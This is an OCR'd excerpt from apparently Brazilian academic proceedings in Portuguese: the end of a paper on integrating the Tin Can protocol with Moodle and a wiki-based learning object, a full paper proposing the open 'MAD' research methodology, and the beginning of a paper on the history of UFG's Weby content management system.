O Tin Can, diferentemente de sua versão anterior, o SCORM, permite manter o objeto de aprendizagem em um repositório remoto, em vez de incorporá-lo como um pacote dentro do AVA. Se por um lado, aumenta o desacoplamento entre o AVA e o produtor de conteúdo, exige-se mais confiabilidade de comunicação de rede entre LRS e repositório onde o OA se encontra. Com a melhoria das conexões na Internet, isso se tornou mais viável e passou a ser uma tendência. Desta forma, o procolo Tin Can viabiliza o desacoplamento de responsabilidades que antes estavam agrupadas: fornecimento do conteúdo (OA), registro de atividades (LRS) e interação aluno e professor com conteúdos (AVA).

Através deste trabalho, foi possível avaliar a utilização do protocolo Tin Can na integração de diferentes agentes no processo de aprendizado: o AVA Moodle, o Wax LRS e um OA em hipertexto armazenado em Foswiki. Os resultados abriram novas perspectivas para implementações e aproveitamento de conteúdos em repositórios Wiki que potencialmente podem se tornar OAAs compatíveis com Tin Can. A integração de AVAs com OAAs potencialmente poderia melhorar a disponibilidade de conteúdos de qualidade para a educação a distância.

Referências

Ainshworth, S., Fleming P. (2006). Evaluating Authoring Tools for Teachers as Instructional Designers. Comp in Human Behavior.

Carvalho, Ana (1999). As hipermédias em Contexto Educativo. Universidade do Minho.

Downes, S. (2003). Designing Learning Objects. NRC . C - Publications in Trade Journals

EDUCAUSE (2014), The Current Ecosystem of Learning Management Systems in Higher Education: Student, Faculty, and IT Perspectives.

McKnight, C.; Dillon, A.; Richardson, J. (1996) User Centered Design of Hypertext and Hypermedia for Education. In D. Jonassen (ed) Handbook of Research on Educational Communications and Technology. New York: Macmillan, 622-633.

Battistella, Paulo Eduardo; Wangenheim , Aldo von (2011). Avaliação de Ferramentas de Autoria Gratuitas para produção de objetos de Aprendizagem no padrão SCORM.

MAD: uma forma de fazer ciência

Jonas Mayer[1], Luiz Henrique Rauber Rodrigues[1],
Lucieli Tolfo Beque Guerra[1]
jonas.mayer.developer@gmail.com, luiz.rauber@urisantiago.br,
ltbeque@gmail.com

Abstract
Science faces problems (*The Guardian*, 18 March 2014) (*Home*, 7 April 2014) (*Rice*, 11 February 2013) (*The Economist*, 19 Oct. 2013) (*Teitelbaum*, 11 April 11, 2014). The influence of journal rules and the pressure for publication, take away the focus of the science from it primary goal, the scientific advancement. In this paper is propose a high-level research methodology that seeks a more open, free and fast science through the disruption of standards and rules.

Resumo
A ciência enfrenta problemas (*The Guardian*, 18 March 2014) (*Home*, 7 April 2014) (*Rice*, 11 February 2013) (*The Economist*, 19 Oct. 2013) (*Teitelbaum*, 11 April 11, 2014). A influência das regras de jornais e a pressão por publicação, distanciam o foco da ciência para o seu objetivo principal, o avanço científico. Neste artigo é proposto uma metodologia de pesquisa de alto nível que busca uma ciência mais aberta, livre e rápida através da disrupção de padrões e regras.

1. Introdução

A ciência atual está suprimida. A necessidade de revistas terem "impacto" e seguirem tópicos populares somada ao processo de *peer review* que é orientado por rígidas regras governamentais, que algumas vezes pode representar um obstáculo para ideias não otodóxicas e *out-of-box* (*The Guardian*, 18 March 2014), pressionam a comunidade científica. Isto resulta não apenas na limitação do espectro de pesquisa mas também em um explícito e implícito conjunto de regras e padrões.

1. Universidade Regional Integrada – Curso de Ciência da Computação – Campus Santiago - Av. Batista Sobrinho, s/n – CEP 97700-000 – Santiago – RS

Pesquisa é descrita como "a maior indústria mundial" (Booth, Colomb, Williams, 2003), uma indústria não apenas de capital, mas também de fama e prestígio, possuindo um mercado de assinaturas de revistas científicas, onde frequentemente o fator "impacto" influência no preço (Bosch, Henderson, 11 April 2014). Algumas vezes, mesmo autores buscam por lucro vendendo o acesso a artigos. Suber condena esta prática quando diz "*It's enough to know that their employers pay them salaries, freeing them to give away their work, that they write for impact rather than money, and that they score career points when they make the kind of impact they hoped to make.*"[2] (2012).

A necessidade por mudança do atual estado da arte da ciência já foi notado. A criação do conceito *Open Acess*, cujo objetivo principal é a redução se barreiras monetárias e de permissão (Suber, 2012, p. 8) e o chamado por "*scientific mavericks*" em uma carta enviada para o *The Guardian* (18 March 2014) demostram isto. Entretanto *Open Access* ainda não é o suficiente, cientistas têm problemas com dados fechados (*Sansone*, 26 June 2014), taxas em *Open Access gold* e *Open Access hybrid* (*Pride*, 5 July 2012) (*Huggard*, 25 October 2013) e atrasos na publicação em *Open Access green* (*Huggard*, 25 October 2013). Uma abordagem mais aberta e livre é necessária.

A carta "*We need more scientific mavericks*" menciona *mavericks*, que segundo *Oxford Dictionaries*, são definidos como sendo uma pessoa de mentalidade não-ortodoxa ou independente (2014). Assim um cientista *maverick* é um cientista que têm uma mentalidade e, consequentemente, forma de fazer pesquisa não-ortodoxa e/ou independente. Este artigo menciona outra forma de ciência, embora similar, *mad science.* Descrita por Belfiore, autor de *"The Department of Mad Scientists: How DARPA is Remaking Our World,"* como "*Mad because only a few mad dreamers dare to believe in the impossible. Mad because only truly original ideas*

2. "É o suficiente saber que seus empregadores pagam seus salários, libertando-os para dar de seu trabalho, que eles escrevem por impacto em vez de dinheiro, e que eles marcam pontos de carreira quando fazem o tipo de impacto que esperam." – tradução nossa

are judged by others to be crazy until they are proven otherwise."[3] (2009). Portando o objetivo principal deste artigo é apresentar uma metodologia de pesquisa solo de alto nível denominada MAD (*Methodology of Anarchic Distinction*)[4], e os princípios por trás dela.

Durante o decorrer deste artigo serão demostrados as contribuições e propostas de MAD, estas sendo:

- proposta de uma metodologia de pesquisa de alto nível
- incorporação de conceitos de desenvolvimento de *software*, Lean e Kaizen em pesquisa
- apresentação de um método de documentação e publicação de pesquisa
- proposta de abordagem que buscam uma pesquisa mais aberta, livre e rápida
- perspectiva de ciência como um *hobby*
- proposta de substituição do processo de *peer-review* por um processo de revisão social

2. Definição

MAD (*Methodology of Anarchic Distinction*) é uma metodologia de pesquisa de alto nível baseada em conceitos de desenvolvimento de *software*. Sendo que nível, refere-se ao nível de abstração de detalhes, conceito empregado na classificação de linguagens de programação (Aksoy, DeNardis, 2007). Desta forma uma metodologia de alto nível implica em uma metodologia que abstrai detalhes relacionados a aplicação e design da metodologia, concentrando-se apenas em princípios e na descrição abran-

3. "Louca porque apenas alguns poucos sonhadores loucos ousam acreditar no impossível. Louca porque apenas as ideias verdadeiramente originais são julgadas por outros como sendo insanas até que seja provado o contrário." – tradução nossa

4. Metodologia de Distinção Anárquica.

gente dos processos da mesma. MAD foi inspirada na representação clássica do "cientista louco" apresentada na ficção científica.

Os princípios por trás de MAD são:

- livre de qualquer limitador e padrão ilógico
- a única coisa valorizada é o problema – fama, prestigio e créditos acadêmicos, qualquer lucro, não possuem importância
- documentação é obrigatória, mas sempre em um formato livre
- pesquisa se origina de um problema do mundo real ou de uma ideia
- publicação de forma aberta e grátis
- *Sapare aude!* (Ouse saber!) inspirado no conceito de esclarecimento proposto por Immanuel Kant
- *Lean* e *Kaizen*

A base de MAD é formada pelo pensamento *Lean* de eliminação de desperdício (Poppendieck, Poppendieck, 2003), o princípio *Kaizen* (aperfeiçoamento contínuo) e, buscando uma ciência mais livre e aberta, inspirado na filosofia de abertura e liberdade da iniciativa *Open Source.* Assim como em MIM (*Maximum Improvement Methodology*), MAD usa o conceito de metodologia dirigida ao domínio para a confecção da metodologia de baixo nível. Na metodologia dirigida ao domínio onde os métodos e processos são planejados através de características e limitações do domínio.

O escopo de MAD abrange projetos solo, conduzido por cientista com habilidades e experiência o suficiente para projetar uma metodologia de baixo nível para uma pesquisa especifica e seu domínio. MAD possivelmente é mais eficaz quando aplicada em um ambiente livre, sem restrições externas e limitações, uma vez que estas podem afetar a realização dos processos da metodologia.

Os processos de MAD podem ser sumarizados como:

1. Definição de um problema ou estabelecimento de uma ideia
2. Aquisição de um livro de registro para o projeto
3. Análise das possibilidades
4. Pesquisa bibliográfica introdutória
5. Planejamento
6. Criação de uma proposta
7. Definição dos modelos de documentação
8. Definição da metodologia
9. Aplicação da metodologia
10. Análise dos resultados
11. Conclusão

O processo começa com a definição de um problema ou uma declaração de uma ideia. Booth defende que a pesquisa deve fornecer uma solução ou ajuda para resolver um problema (2003 p. 52), esse problema pode ser um problema do mundo real ou um problema conceitual, um problema originado de uma falta de conhecimento (2003 p. 53). No entanto a pesquisa também pode representar a aplicação ou a experimentação de uma ideia, porque essas pesquisas podem fornecer novas perspectivas. Perspectivas estas que podem proporcionar uma visão diferente sobre problemas.

Um livro de registro ou diário de pesquisa tem a finalidade de registrar o que foi realizado, o que foi planejado e esperado, o resultado obtido e qualquer ideia iniciada durante o decorrer da pesquisa. O formato pode variar por pessoa e experimento (Chapman, 1988). No entanto espera-se que um livro de registro possa:

- expressar como os experimentos são conduzidos
- explicar a conclusão e o que levou a ela

- expressar a hipótese e os resultados esperados
- fornecer detalhes suficientes, para que mesmo uma pessoa fora seja capaz de entender
- expressar as experiências de uma maneira que eles possam ser reproduzidas

Antes do processo de pesquisa realmente começar é interessante fazer uma lista no livro de registros das coisas que podem ser feitas ou obtidas através da pesquisa. Assim, quando posteriormente forem escritas as possíveis publicações, a documentação e o relatório, esta lista poderá ser usada como referência. Esta lista também pode ser usado para orientar futuras pesquisas.

A pesquisa começa com uma pesquisa introdutória que cobre os fundamentos dos assuntos abordados e estudos anteriores sobre o tema. Através do conhecimento dos fundamentos espera-se obter uma melhor visão do tema, permitindo uma compreensão mais profunda dos conceitos e as tarefas da pesquisa. Ao estudar estudos anteriores pode ser possível evitar erros conhecidos, reconhecer os avanços alcançados e até mesmo fazer uso de estudos promissores.

Como qualquer projeto, os projetos de pesquisa precisam de um planejamento. Recomenda-se definir:

- definição
- objetivo
- aplicabilidade da pesquisa
- tempo disponível
- recursos requeridos

A criação de uma proposta permite a definição de um conceito sólido da pesquisa, o que pode ser útil para futuras revisões. A proposta pode ser feita em um formato livre e escrita no livro de registro. Se for neces-

sário, para apresentar a proposta, pode ser preciso escrever a proposta em um formato formal.

Para documentação da pesquisa, recomenda-se a elaboração de um relatório. O relatório pode ter um estilo adequado ao assunto, tanto visual e estrutural. Recomenda-se que a escrita do relatório e, se desejado, dos artigos comece neste ponto, a progridam com o desenvolvimento da pesquisa.

MAD é uma metodologia de alto nível, implicando na abstração de detalhes. Esta carga de detalhes é transferida para a metodologia de baixo nível, que é criada como uma etapa da mesma. Para isto MAD faz uso do paradigma de metodologia orientada para domínio (*domain-driven methodology*), o que significa que a metodologia é baseada no tema da pesquisa, nas pessoas envolvidas, nos recursos disponíveis e as limitações encontradas. No entanto, cabe apontar que a criação de uma metodologia precisa de tanto conhecimento e experiência sobre o tópico como também sobre pesquisa.

A execução da metodologia deve ser rigorosa, qualquer alterações e suas razões devem ser registradas. No entanto esta deve responder a mudança como apontado pelo manifesto ágil (Agile Aliance, 2001), fazendo uso dos princípios *Kaizen* e de *Lean*, para melhorar continuamente e reduzir desperdícios de tempo e de recursos. Os resultados e possíveis erros devem ser detalhadamente registrados no livro de registros.

A análise dos resultados inclui:

- uma revisão dos processos e artefatos,
- validação do que foi planejado, o que foi feito e os resultados
- escrita das conclusões no relatório e artigos

O processo é concluído quando os resultados obtidos são publicados. É fortemente recomendada a publicação de trabalhos de forma livre e aberta. O modelo de publicação científica recomendado inclui a publicação de artigos e relatórios sobre a licença WTFPL ou CC0 e sua disponibiliza-

ção em figshare.com, ou um serviço de hospedagem de artigos aberto. Os resultados da pesquisa (dados, documentos, imagens, entre outros) também podem ser armazenados em figshare.com, no caso de código fonte recomenda-se que estes sejam armazenados no GitHub sobre alguma licença *open source*.

Issac Newton, uma vez disse "*If I have seen further than others, it is by standing upon the shoulders of giants.*"[5]. Negar a humanidade o acesso a conhecimento científico significa recusar-se a fazer parte destes "gigantes".

3. Considerações

O modelo MAD é independente de normas e regras rígidas, buscando uma ciência mais "divertida", e deste modo a popularização de sua prática. Por esta razão MAD pode não ser aceito no "ambiente acadêmico", por causa da falta de rigor ou desencorajamento por seguir normas. No entanto é válido lembrar que a única coisa que se é exigida que tenha um alto "grau de formalidade, rigorosidade, verificabilidade e geral validade do último" (Lundberg, 1942) é a aplicação do método científico.

O processo *peer-review* não é obrigatório na pesquisa. O que se recomenda é uma validação rigorosa e crítica da pesquisa e de seus resultados. Como alternativa ao lento, limitado e caro, processo de *peer-review*, recomenda-se um processo similar ao processo de programação comunitária (*social coding*) (Dabbish, 2012), onde a pesquisa é avaliado por especialistas da área pela comunidade científica, e não por "profissionais de *peer-review*", de uma forma social e iterativa. Um exemplo da aplicação deste paradigma é a plataforma Libre (http://www.liberatingresearch.org/) onde é proposto que trabalhos acadêmicos sejam revisados pela comunidade de forma livre e gratuita. A plataforma se encontra atualmente em fase de testes, ainda não desempenhando de forma adequada seu propósito.

5. "Se vi mais longe foi por estar de pé sobre ombros de gigantes." – tradução nossa

Como a pesquisa é validada por profissionais ativos da área e toda comunidade científica, e não apenas um grupo seleto de avaliadores, este processo não possui as barreiras do processo de *peer-review* (*The Guardian*, 18 March 2014) e o *feedback* social proveniente promove uma melhor validação, desde que a comunidade possa escrever comentários e promover discussões. Discussões estas que não só podem criar "sementes" para novas pesquisas, mas também pode promover uma validação atualizada da pesquisa permitindo um link para novas descobertas que podem apoiar ou refutar a pesquisa em questão. No entanto, este processo de revisão requer a abertura da pesquisa, e de seus dados e resultados, para que assim a comunidade possa avaliá-la e usufruir da mesma como um todo.

Software open source permite que os usuários usem, editem, e distribuam versões originais ou modificados de forma livre (*Open Source Initiative*. 2014). A definição de o*pen source* afirma que os termos de distribuição do *software open source* deve estar em concordância com os seguintes critérios (*Open Source Initiative*. 2014):

- Redistribuição livre e gratuita;
- Código fonte acessível;
- Permitir a redistribuição de modificações e trabalhos derivados, permitindo também que se possa requirir que estas sejam realizadas sobre os mesmos termos da licença do original (*copyleft*);
- Possibilitar a opção de requirir a integridade do código fonte, através da restrição da modificação do código fonte desde que a licença deste permita "arquivos de correções" possuindo código fonte com propósito de modificar o *software* em tempo de construção. Permitindo explicitamente também a distribuição com a opção de requerer a distinção de derivações através de nome diferente ou de versão própria;
- Sem discriminação contra pessoas ou grupos;

- Sem discriminação contra campos ou empreendimentos;
- Sendo distribuído com a licença, sendo que esta deve ser especifica ao produto, não fazer restrições a outros software e ser tecnologicamente neutra.

É possível atingir grande parte destes critérios, se não todos, com o uso de licenças *Creative Commons* e suas diferentes Atribuições. No entanto MAD recomenda, não sendo obrigatório, o uso de licenças que possam permitir a máxima disseminação da pesquisa e de seu produto, buscando assim reduzir o número de limitações referentes a direitos autorais. Assim optando por recomendar as licenças CC0, WTFPL e qualquer outra que atenda o seu objetivo.

4. Conclusão

Aqueles que conhecem a história da ciência sabem, pesquisa, por vezes, é uma atividade frenética e caótica (Alfred, Randy, 2012) (Ouellette, Jennifer, 2005) (Harmar, 2009), *madness* (um estado de atividade frenética ou caótica) (*Oxford Dictionaries*, august, 2014). Através deste artigo, MAD busca trazer o conceito de *mad science* para criar uma metodologia aberta, mais rápida, divertida e livre, desenvolvendo propostas de modelos de publicação com revisão social e de *design* de metodologias de baixo nível orientado ao domínio. MAD pode ter um alcance limitado, uma vez que ela foi proposta com um ambiente definido em mente, um ambiente com um único pesquisador e livre de regras e imposições rígidas. Desta maneira, MAD também pode ser vista como uma forma de realizar pesquisa como *hobby*, permitindo assim cientistas-cidadãos (pessoas que não são cientistas profissionais, mas têm interesse em pesquisa cientifica) (*citizen science*) (Clarke, 2014), serem MAD cientistas e assim auxiliar no aprimoramento científico. Neste artigo MAD é apresentada como uma proposta, portanto ela precisa ser aplicada e validada em um estudo futuro.

Refêrencias

Aksoy P.; DeNardis L.; Information Technology in Theory, 2007

Alfred, Randy, ed. (2012). "Mad Science: Einstein's Fridge, Dewar's Flask, Mach's Speed, and 362 Other Inventions and Discoveries that Made Our World". Hachette Digital, Inc.

Alliance, A. (2001). Agile manifesto. Online at http://www. agilemanifesto. org

Belfiore, M.; (2009) "The Department of Mad Scientists: How DARPA is Remaking Our World". HarperCollins, .

Booth, Wayne C.; Colomb, Gregory G.; Williams, Joseph M.; (2003) "The craft of research". University of Chicago press, .

Bosch, S.; Henderson, K.; (April 11, 2014) "Measuring the Value of Journals | Periodicals Price Survey 2014", Library Journal. Available in: <http://lj.libraryjournal.com/2014/04/publishing/measuring-the-value-of-journals-periodicals-price-survey-2014/>

Clarke, C. (2014) "Be the Change: Saving the World with Citizen Science" CreateSpace Independent Publishing Platform.

Chapman, D.; (1988) "How to do research at the MIT AI lab"

Dabbish, L; et al.; (2012) "Social coding in GitHub: transparency and collaboration in an open software repository". Proceedings of the ACM 2012 conference on Computer Supported Cooperative Work. ACM, .

Harmar, O.; et. al.; (2009) "Rebels, Mavericks, and Heretics in Biology" .

Home, D.; (7 April 2014) "Progress in science communication but problems remain", The Guardian, Available in: <http://www.theguardian.com/science/lost-worlds/2014/apr/07/progress-in-science-communication-but-problems-remain>

Huggard, S.;(25 October 2013) "Green v Gold Open Access publishing", International Open Access Week,, . Available in <http://pt.slideshare.net/healthsciences/green-versus-gold-open-access>

Lundberg, G.; (1942) "Social Research: a study in methods of gathering data." Longmans, Green and Co. 2th edition, .

Ouellette, Jennifer.(2005) "Black bodies and quantum cats: Tales from the annals of physics". Penguin,

Oxford Dictionaries, (august, 2014) "madness definition", Available in: <http://www.oxforddictionaries.com/us/definition/american_english/madness >

Oxford Dictionaries; (august 2014) “Definition of maverick in English”. Available in <http://www.oxforddictionaries.com/us/definition/american_english/maverick>.

Poppendieck, M.; (2003) “Poppendieck, T.; Lean software development: an agile toolkit”. Addison-Wesley Professional,.

Pride, D.; (5 July 2012). “Gold or green: which is the best shade of open access?”, Times Higher Education Available in <http://www.timeshighereducation.co.uk/420454.article>

Rice, C. (11 February 2013). S”cience research: three problems that point to a communications crisis”, The Guardian, Available in: <http://www.theguardian.com/higher-education-network/blog/2013/feb/11/science-research-crisis-retraction-replicability>

Sansone, S.-A.; (26 June 2014) “Open access is not enough on its own – data must be free too”, The Guardian, Available in <http://www.theguardian.com/higher-education-network/blog/2014/jun/26/open-access-not-enough-data-must-be-free?CMP=twt_gu>

Suber, P.;(2012) “Open Access”, The MIT PRESS Essential Knowledge Series, .

Teitelbaum, M.; (2004) “Do we need more scientists?”. Support RAND

The Economist; (19 Oct. 2013) “How science goes wrong: Scientific research has changed the world. Now it needs to change itself” . Available in: <http://www.economist.com/news/leaders/21588069-scientific-research-has-changed-world-now-it-needs-change-itself-how-science-goes-wrong>

The Guardian. (18 March 2014). “We need more scientific mavericks” Available in <http://www.theguardian.com/science/2014/mar/18/we-need-more-scientific-mavericks>

The Open Source Initiative (5 November 2014). “The Open Source Definition” Avaliable in <http://opensource.org/osd>

The Open Source Initiative (5 November 2014). “The Open Source Initiative” Avaliable in <http://opensource.org/>

O Desenvolvimento de um gerenciador de conteúdo Web livre

Marcello H. D. de Moura[1], Hugo A. D. do Nascimento[2]
marcello@ufg.br, hadn@inf.ufg.br

Abstract
This paper presents the history of development of Web content managed systems at UFG. It goes from the first system that supported a small set of Web pages to the design and the implementation of a final flexible, robust and modern piece of software, which keeps now hundreds of Web sites of the institution. This latter system, called Weby, was registered at INPI and is a free software. It can be downloaded from Github and there are many opportunities for the involvement of new stakeholders in its development.

Resumo
Este artigo apresenta a história de desenvolvimento de sistemas de gerenciamento de conteúdo Web na UFG. Ele cobre do primeiro código que mantinha alguns portais Web até a construção de um software final flexível, robusto e baseado em tecnologias modernas, o qual mantém atualmente centenas de portais da instituição. Esse último sistema, denominado Weby, está registrado no INPI e é agora um software livre. Ele pode ser baixado do Github e há oportunidades diversas para participação de novos interessados no desenvolvimento do mesmo.

1. Introdução

O objetivo principal de um gerenciador de conteúdo Web ou Sistema de Gerenciamento de Conteúdo[3] é gerir páginas integrando ferramentas necessárias para criar, editar, compartilhar e excluir conteúdo em tempo real sem a necessidade de programação de códigos. Entre as

1. Centro de Recursos Computacionais. Universidade Federal de Goiás (UFG). Caixa Postal 131, CEP 74.001-970, Goiânia – GO, Brazil.

2. Instituto de Informática. Universidade Federal de Goiás (UFG). Caixa Postal 131, CEP 74.001-970, Goiânia – GO, Brazil.

3. Utilizaremos o acrônimo CMS do inglês "Content Management System" por ser muito conhecido e empregado, em detrimento do acrônimo SGC.

vantagens de um gerenciador de conteúdo web destacam-se: possibilidade de centralização do conteúdo, compartilhamento de recursos e rapidez na divulgação de informações.

Um dos grandes desafios dos CMSs atuais é manter a simplicidade ou baixa curva de aprendizado tendo em vista a grande quantidade de funcionalidades que acumulam (Silva, 2013). Outra questão, não menos importante, é a usabilidade/acessibilidade do sistema que em muitos CMSs são tratados marginalmente (López et al., 2009).

Neste trabalho, apresentaremos a história dos CMSs utilizados na UFG, as dificuldades enfrentadas pela equipe de desenvolvimentos tanto na implantação como na evolução do sistema além de parcerias importantes para o sucesso do projeto. Por fim, apresentaremos as conclusões e os desafios futuros para continuar inovando.

2. Histórico

Entre os anos 2004 e 2005, uma equipe formada por uma servidora técnico-administrativa e estagiários da UFG – chamada apenas de Equipe Web – construiu uma aplicação em PHP para manter portais Web de modo dinâmico. Essa aplicação serviu como núcleo para a disponibilização de 22 sites da universidade, mas não tinha uma interface gráfica administrativa de gestão, de edição e de publicação de conteúdo. Foi então quando, em 2006, a Equipe Web iniciou um projeto de desenvolvimento do THIS – um CMS completo, baseado em parte do código anterior e na experiência adquirida com o mesmo.

O THIS foi lançado em agosto do 2006 (em menos de seis meses de trabalho) e passou a ser utilizado amplamente pela UFG para manter seus sites, inclusive o portal principal no endereço http://www.ufg.br.

Antes dessa ferramenta, cada unidade ou órgão da UFG tinha seu próprio site gerido de forma individual. Com o THIS, o desenvolvimento de portais foi padronizado e a gerência ficou simples e uniforme. Por sua

grande aceitação, em apenas um ano a UFG atingiu a casa de 100 pontais Web disponibilizados e essa quantidade continuou a crescer até o lançamento da versão 2.0 do sistema, em 2009, o que permitiu chegar a 309 sites.

Porém a rápida evolução do THIS trouxe alguns problemas, entre eles:

- item falta de planejamento para a evolução do sistema a médio e longo prazos,
- item desenvolvimento sem metodologia adequada,
- item código fonte sem padronização, portanto, de difícil manutenção,
- item banco de dados sem normatização, e
- item pouca documentação técnica e para os usuários.

Com a criação oficial do Centro de Recursos Computacionais da Universidade (Cercomp) em 2008 e com a migração da Equipe Web para o novo prédio do centro em 2009, se começou a pensar estrategicamente em Tecnologia da Informação (TI). Iniciou-se assim uma reestruturação das atividades para melhorar desde a infraestrutura de redes até o desenvolvimento e o suporte aos sistemas de informação da UFG.

A Equipe Web, já ampliada, era composta na época por estagiários, colaboradores e Técnicos Administrativos, todos com formação em informática. Contudo, a maioria era estagiários com contrato de um ano podendo ser renovado pelo mesmo período. Devido à complexidade em manter o desenvolvimento do THIS, principalmente com tal mão de obra volátil, iniciou-se uma análise de CMSs livres existentes que pudessem substituí-la.

A análise chegou a três conclusões:

- Entre as ferramentas encontradas, algumas possuíam funcionalidades em demasia enquanto outras, em escassez.

- As ferramentas que podiam ser utilizadas e posteriormente estendidas para atender as necessidades da UFG, adotavam padrões para evolução limitados e/ou necessitavam de uma alta curva de aprendizagem.
- Ainda havia dificuldade em manter o projeto por uma equipe de desenvolvimento pequena e com alto índice de rotatividade.

Considerando esses resultados, o Cercomp decidiu construir um novo CMS *in house* que minimizasse os problemas encontrados e alcançasse os seguintes objetivos:

Liberdade – implementar exatamente o necessário utilizando tecnologias inovadoras que proporcione facilidade e produtividade para os desenvolvedores. Além disso, adotar metodologias mais ágeis para o desenvolvimento.

Padronização – escolher boas ferramentas como padrões de projeto e documentação adequada que atenue a curva de aprendizado ao longo do tempo, assim permitindo o ingresso de novos membros com menos dificuldades.

Inovação – promover a UFG como produtora de conhecimento prático e não somente teórico.

Oportunidade – permitir parcerias e colaboração com outras instituições ou com pessoas que tenham os mesmos objetivos, interesses e necessidades.

Foi identificando então que a linguagem de programação Ruby (Flanagan and Matsumoto, 2008; Dave Thomas, 2009) seria adequada para a construção do novo CMS. Como diz seu autor:

> Ruby [...] blended parts of his favorite languages (Perl, Smalltalk, Eiffel, Ada, and Lisp) to form a new language that balanced functional programming with imperative programming (Rub, 2014b).

Além de possuir características distintas, aproveitando o que há de bom em outras linguagens, Ruby pretende ser produtiva e divertida onde os desenvolvedores sentem satisfação em utilizá-la. Matz, o criador de Ruby, disse que este é um propósito primário da linguagem e anunciou que sacrifica o desempenho em prol da legibilidade mas não inclui na linguagem algoritmos com análise assintótica maior que $O(n)$ (Rub, 2014a).

Algumas características marcantes de Ruby são:

- totalmente orientada a objetos,
- altamente legível,
- extremamente portável,
- facilmente extensível.

A linguagem de progração Ruby ficou bastante conhecida também devido ao sucesso do *framework* Ruby on Rails (RoR) (Sam Ruby, 2009; Valim, 2013).

O RoR foi criado em 2003 por David Heinemeier Hansson e conta atualmente com mais 3.400 contribuidores (Rai, 2014). Ele é de código aberto e focado em produtividade. Seus princípios básicos consistem em:

- arquitetura em camadas MVC – “Model, Controller and View",
- filosofia DRY – “Don't Repeat Yourself" (Não se repita),
- convenção sobre configuração, e
- adoção de padrões usados na Web em sua base.

O RoR ainda conta com guias, livros e documentação técnica (APIs) além de ilustrações para facilitar o entendimento de conceitos.

Identificada as ferramentas de trabalho, iniciou-se o desenvolvimento desse novo CMS, o qual foi denominado Weby (pronuncia-se web-i). O nome surgiu da junção das duas letras iniciais da palavra “Web" com as duas letras finais da linguagem “Ruby".

O projeto iniciou-se em julho de 2010 mirando em simplicidade, flexibilidade e extensibilidade da ferramenta, e em vários novos recursos que o gerenciador de conteúdo antigo da UFG não dispunha.

A Tabela 1 apresenta algumas diferenças básicas de infraestrutura entre as versões do THIS e o Weby.

Tabela 1. Comparativo entre o CMS THIS e o Weby. Extraído de (Lima, 2014).

Serviços/Aplicações	THIS v1.0	THIS v2.0	Weby
Linguagem	PHP	PHP	Ruby
Balanceador de Carga	N.A.	N.A.	Sim
Proxy Reverso	N.A.	N.A.	Sim
Clusterização	Inexistente	Inexistente	Existente
Implantação/Deploy	FTP	FTP	SSH
Multiportal	Não	Sim	Sim
Contingência	Inexistente	Inexistente	Alta disponibilidade
Pontos únicos de falha	Aplicação Armazenamento SGBD Codificação	Aplicação Armazenamento SGBD	Balanceador Armazenamento SGBD
Framework	N.A.	N.A.	Rails

3. Implantação forçada e evolução do Weby

No início de novembro de 2011, um ataque de DDoS – *Distributed Denial of Service* – afetou os portais da universidade. Frente a esse ataque, o THIS teve que ser substituída rapidamente pelo Weby, o qual já vinha sendo desenvolvido com uma infraestrutura distribuída de servidores. Isso permitiu o atendimento simultâneo das inúmeras requisições feitas aos serviços Web além da implementação de outras soluções para solucionar os problemas. Um artigo demonstrando o ataque ocorrido e as ações de resposta foi publicado posteriormente (M. H. D. Moura, 2012). Foi publicado também um artigo de apresentação do Weby (A. H. G. Oliveira, 2012).

Em seguida, o código fonte do Weby, o qual estava armazenado no versionador de código fonte da UFG, foi registrado no Instituto Nacional de Propriedade Intelectual (INPI), migrado para o Github[4] e então liberado como software livre

A documentação de instalação do Weby foi publicada no Wiki do Github, junto com os planejamentos para liberações futuras contendo tarefas para correção de bug ou novas funcionalidades.

Enquanto no Weby ainda não existe um sistema interativo de ajuda online, foi utilizado o recurso de páginas Web da própria ferramenta para manter a sua documentação[5].

As funcionalidades do Weby em termos gerais são:

- gerenciamento de vários sítios,
- sistema de autenticação com permissões e papéis dinâmicos,
- gerenciamento de menus e páginas,
- repositório de arquivos,
- leiautes dinâmicos e estilos,
- componente de Fale Conosco, Banners e Notícias,
- suporte para internacionalização (i18n) e
- suporte a estatísticas de acesso.

Foi implementado também, como recurso do Weby, um portal agregador através do qual é possível pesquisar por qualquer site desenvolvido na ferramenta e agrupá-los para melhor organização como mostrado na Figura1.

A Figura 2 apresenta alguns sites produzidos no Weby.

4. http://github.com/cercomp/weby

5. http://weby.cercomp.ufg.br




Figura 1. Portal agregador de todos os sites produzidos pelo Weby (http://portais.ufg.br). É possível agrupar sites como demonstrado na imagem que apresenta os sites das Pró-Reitorias da UFG. A página implementa a técnica de "infinite-scroll" que permite rolagem para baixo mostrando novos sites, se existentes.

